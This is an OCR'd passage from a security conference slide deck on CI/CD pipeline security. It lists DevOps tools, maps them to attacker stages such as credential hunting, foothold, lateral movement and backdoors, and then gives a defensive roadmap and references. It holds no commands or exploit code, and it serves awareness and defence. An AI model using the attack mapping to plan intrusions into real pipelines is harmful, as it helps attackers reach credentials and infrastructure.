
  IAMUser/InstanceCredentialExfiltration.**OutsideAWS**

- Do **not call the AWS API over the Internet** but through VPC EndPoints, from @Frichette_n

  IAMUser/InstanceCredentialExfiltration.**InsideAWS**

CI/CD pipelines

The new Eldorado ?



Tools with multiple uses and functions for your DevOps…

Collaborate → **Compile** → **Test** → **Deploy** → **Run**

Project management
Jira, Trello, asana

Version control
Bitbucket, GitLab, GitHub

Continuous integration
Jenkins, Bamboo, bitrise, CI/CD

Build
docker, rkt, fastlane, Maven

Tests
JUnit, watir, Selenium

Securing
Checkmarx, sonarqube, anchore, HashiCorp Vault

Conf Management Deployment
Terraform, ANSIBLE, puppet, CHEF

Artifact management
JFrog Artifactory, GitLab, HELM

Cloud provider
Google Cloud Platform, Azure, aws

Container orchestration
MESOS, kubernetes

Monitoring
Prometheus, Grafana, elasticsearch

Tools with multiple uses and functions for your DevOps… and attackers

Collaborate → Compile → Test → Deploy → Run

Gather information

Bitbucket, aws, GitHub, GitLab

Find credentials

Bitbucket, GitLab, GitHub

Get a foothold

Jenkins, Bamboo, bitrise, CI/CD

Build the basecamp

Jenkins, Bamboo, docker, bitrise, CI/CD

Compromise critical assets

Terraform, ANSIBLE, puppet, CHEF

Open backdoors

JFrog Artifactory, GitLab, HELM

Reconnaissance → Initial access → Lateral movements → Action on objective → Persistance

What **SHOULD** *you have in* **your CICD security roadmap?**

01

Enforce least privilege and IAM

02

Focus on secret management

03

Set-up processes and ensure they are applied


04

Monitor your pipeline

05

Harden your architecture

CICD is not only a Dev and an App: it could impact the whole infrastructure



PREVIOUS WORK

-

REFERENCE

-

RESSOURCE

N. Mittal, « Continuous Intrusion : Why CI tools are an attacker's best friends » : https://www.blackhat.com/docs/eu-15/materials/eu-15-Mittal-Continuous-Intrusion-Why-CI-Tools-Are-An-Attackers-Best-Friend.pdf

RhinoSecurityLabs, Intro: AWS Privilege Escalation Vulnerabilities: https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation

NCC, 10 real-world stories of how we've compromised CI/CD pipelines : https://research.nccgroup.com/2022/01/13/10-real-world-stories-of-how-weve-compromised-ci-cd-pipelines/

Daniel Krivelevich & Omer Gil : https://github.com/cider-security-research/top-10-cicd-security-risks

Nick Frichette (@Frichette_n): https://hackingthe.cloud/ & https://frichetten.com/

BishopFox, « Bad Pods: Kubernetes Pod Privilege Escalation »: https://bishopfox.com/blog/kubernetes-pod-privilege-escalation


CyberArk, Securing Kubernetes Clusters by Eliminating Risky Permissions: https://www.cyberark.com/resources/threat-research-blog/securing-kubernetes-clusters-by-eliminating-risky-permissions

images: Flaticon.com'. This presentation has been designed using resources from Flaticon.com

Gauthier SEBAUX
@zeronounours

Rémi ESCOURROU
@remiescourrou

Xavier GERONDEAU
@reivaxxavier1



Thanks everyone for attending

Slide decks & terraform code to deploy the lab will be publish soon,
follow us on twitter to not miss the release !!

Have a nice Hacking summer camp !

WAVESTONE